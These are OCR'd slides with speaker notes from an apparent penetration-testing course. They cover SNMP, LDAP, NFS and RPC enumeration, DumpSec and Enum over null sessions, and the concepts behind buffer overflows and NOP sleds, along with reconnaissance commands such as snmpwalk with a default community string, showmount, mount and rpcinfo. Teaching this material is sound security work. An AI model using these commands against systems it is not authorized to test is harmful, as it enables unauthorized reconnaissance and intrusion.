


SNMP Enumeration

- Poor security
- Default community strings
- Read and write capabilities
- Cleartext
- snmpwalk 192.168.100.5 public
- Solarwinds IP browser

Advanced Security Essentials

The Simple Network Management Protocol (SNMP) is often a good source of enumeration. Its default installation and lack of security make it a prime target for attackers. It uses a password authentication mechanism called a community string. Most devices ship with SNMP enabled and with a default community string (such as public) that the administrator forgets to change or disable. Depending on the device, you can gather a variety of information such as IP addresses to user names from SNMP traps. Even worse, SNMP can be used not only to read device information but also to change it by using the write community string, which may also be set to default or easy to guess. A simple denial of service attack can use SNMP to shut down the main router interface. SNMP communications before SNMPv3 also appear in cleartext. If you are sniffing the network during a penetration test, you may be able to pick up the community strings and other SNMP traffic. The snmpwalk command is an easy way to dump all of the contents of the management information base (MIB). The Solarwinds IP browser product also has a built in SNMP browser.




LDAP

- Active Directory enumeration:
  - Objects
  - Users
  - Groups
- ldp.exe
- Softerra LDAP browser
  - www.ldapbrowser.com

Advanced Security Essentials

Another good source of enumeration is the Lightweight Directory Access Protocol (LDAP). Windows 2000 uses this protocol and calls it Active Directory (AD). This directory service holds a logical representation of the objects in the infrastructure, including users and groups. The Windows 2000 support tool called the Active Directory Administration Tool (ldp.exe) can be used to browse the contents of the Active Directory. Another popular free LDAP browser is the Softerra LDAP browser. A free version is available at http://www.softerra.com/download.htm.




NFS

- Unix file sharing
- Buffer overflows
  - mountd
- showmount -d 192.168.100.5
- mount 192.168.100.5:/ /mnt
- nfsshell

Advanced Security Essentials

Network File Sharing (NFS) allows transparent access to files and directories on remote Unix systems. There have been many buffer overflow vulnerabilities related to the NFS server, mountd. The Unix showmount utility is used to see what directories are shared on a system. Shared directories can then be mounted with the mount command. Another useful third-party tool is nfsshell, which can be used to easily show, mount, and manipulate NFS shares.



RPC


- Enumerate listening applications
- rpcinfo -p 192.168.100.5
- nmap -sS -sR 192.168.100.5

Advanced Security Essentials

Remote Procedure Call (RPC) is another way to enumerate Unix information. RPC allows applications to communicate over the network. RPC uses the portmapper service to manage client requests and to dynamically assign ports for listening applications. The rpcinfo utility is much like the finger utility, but instead of users, it is used to enumerate listening RPC applications on a remote server, such as NFS. Finally, the nmap tool can also be used to enumerate RPC services by using the -sR command line switch.

DumpSec

- Free Windows auditing tool
- Dumps permissions and audit settings:
  - File system
  - Registry
  - Printers
  - Shares
- Dumps user, group, and replication information
- Used over null session



Somarsoft DumpSec (formerly DumpAcl) - \\192.168.131.66
File Edit Search Report View Help
pSec (formerly DumpAcl) - \\192.168.131.66
Report View Help
Select Computer...
Refresh F5
Permissions Report Options...
Dump Permissions for File System...
Dump Permissions for Registry...
Dump Permissions for Printers
Dump Permissions for Shares
Dump Permissions for Shared Directory...
Dump Permissions for All Shared Directories
Dump Users as column...
Dump Users as table...
Dump Groups as column...
Dump Groups as table...
Dump Users as table fast (names only)
Dump Policies
Dump Rights
Dump Services...

```
UserName
Administrator
    FullName
    PswdCanBeChanged Yes
    PswdLastSetTime  7/9/2005 10:40 AM
    PswdRequired     Yes
    PswdExpires      No
    PswdExpiresTime  Never
    AcctDisabled     No
    AcctLockedOut    No
    AcctExpiresTime  Never
    LastLogonTime    9/7/2005 8:41 AM
    AccountType      User
    HomeDrive
    HomeDir
Guest
    FullName
    PswdCanBeChanged No
    PswdLastSetTime  Never
    PswdRequired     No
    PswdExpires      No
    PswdExpiresTime  Unknown
    AcctDisabled     Yes
    AcctLockedOut    No
    AcctExpiresTime  Never
    LastLogonTime    Never
    AccountType      User
    HomeDrive
    HomeDir

Found 2 users.
```

One of the best tools for Windows enumeration is DumpSec by Somarsoft. DumpSec is a free security-auditing program for Microsoft Windows NT/2000. It dumps the permissions (DACLs) and audit settings (SACLs) for the file system, registry, printers, and shares in a concise, readable format, so that holes in system security are readily apparent. DumpSec also dumps user, group, and replication information. This tool is used by auditors and penetration testers, but also by attackers because it can perform enumeration over a null session.

The slide shows an example of the output generated by DumpSec. Here we can see the user policies for the Administrator and Guest accounts. In addition, DumpSec provides additional information that can be used for the penetration test, namely identifying user names, and other account statistics such as LastLogonTime. We also see the Report pull-down menu for DumpSec. This gives you an idea of how many things can be queried over a null session. This type of information is the beginning of a compromise because all the attacker needs to do to own the system is exploit the information found.


Enum



```
C:\enum>enum
usage:  enum  [switches]  [hostname|ip]
  -U:  get userlist
  -M:  get machine list
  -N:  get namelist dump (different from -U|-M)
  -S:  get sharelist
  -P:  get password policy information
  -G:  get group and member list
  -L:  get LSA policy information
  -D:  dictionary crack, needs -u and -f
  -d:  be detailed, applies to -U and -S
  -c:  don't cancel sessions
  -u:  specify username to use (default "")
  -p:  specify password to use (default "")
  -f:  specify dictfile to use (wants -D)

C:\enum>_
```

Advanced Security Essentials

Enum is a free SMB enumeration tool with several features, including the capability to perform remote password guessing. It can be downloaded at http://packetstormsecurity.com/advisories/bindview/. Enum's password policy enumeration allows an attacker to determine whether he can remotely guess user account passwords.




Basic Pen Testing Process

- Determine the Scope
- Information Gathering
- Scanning
- Enumeration
- Exploiting
- Pivoting
- Reporting

Advanced Security Essentials

The next phase of penetration testing is the Exploit phase. This is where the real fun begins by compromising a system. It also involves escalating current privileges. However, this phase is the least methodical. It fully depends on the services, devices, and vulnerabilities discovered during the previous phases, as well as the available exploits. This section of the course covers the tools, techniques, and resources for exploiting a system. It also gives a few example scenarios of compromising a system.




Exploiting

- Buffer overflows:
  - Sploits
  - Metasploit
- MITM and session hijacking
- Password attacks
- Wireless
- Remote control/backdoors
- Rootkits
- Web app testing
- Additional topics: IDS, honeypots, etc.
- Social engineering

Advanced Security Essentials

Because there are so many vulnerabilities and so many methods of exploit, there is no way a course can cover all exploits, so we are going to focus on the most popular and quickest ways to exploit both Windows and Unix systems. This section also gives you a list of exploit resources for further reference.




Buffer Overflows

- Occurs when a program allocates a block of memory of a certain length, and data with more than the prescribed length is exceeded, causing a weakness in the computer's reliability and causing non-deterministic computer behavior

Advanced Security Essentials

A buffer overflow occurs when a program allocates a block of memory of a certain length and data with more than the prescribed length is exceeded, causing a weakness in the computer's reliability and causing non-deterministic computer behavior. It is usually a result of a lack of type and variable length checking within a computer program. These types of careless program errors can be easily corrected and avoided if programmers are aware of the security impacts of these types of errors. Buffer overflows are usually the method used to gain unauthorized access to a target system, and in some cases, compromise the target and obtain root or administrator access.




Buffer Overflow Exploitation

- Exploitation success is based on two things:
  - Lack of software variable and code boundary testing
  - Machines are allowed to execute data that resides in the stack

Advanced Security Essentials

As mentioned in the previous slide, the exploitation success of a buffer overflow is based on two primary things. The lack of software variable and code boundary testing allow an attacker to overfill a variable memory space and cause a buffer overflow. In addition, computers are configured to allow the execution of data that resides on the stack. If aggregative testing of program code for buffer overflows and computers are not configured to execute the stack (a programming structure), the majority of buffer overflows could be severely mitigated.




No Operation Instructions (NOPs)

- Attackers pad the beginning of the intended overflow with NOPs (No Operation machine instructions to advance the pointer) or inert operations prior to placing the malicious code on the compromised stack and replacing the return pointer value to an NOP address

Advanced Security Essentials

No Operations (NOPs) are machine codes that are executed by the microprocessor that cause no change in the machine state of the computer to include machine registers or status flags. NOPs perform inert functions, such as adjusting the machine timing. Attackers can use NOPs to exploit a target system.

Attackers pad the beginning of the intended overflow with NOPs or inert operations prior to placing the malicious code on the compromised stack and replacing the return pointer value to a NOP address.




Detecting a Buffer Overflow in a Program

- Review the source code, look for strings as local variables in functions or methods, and verify the presence of boundary checks
- Feed the application with huge amounts of data and check for abnormal behavior

Advanced Security Essentials

There are several methods for detecting buffer overflow and mitigating the effects of being attacked by a buffer overview. One of these methods is to review the source code and perform static code analysis. This method looks for strings as local variables in functions or methods and verifies the presence of boundary checks. In addition, extensive testing of code can be conducted to feed the application with huge amounts of data and check for abnormal behavior.



Defending Against Buffer Overflows

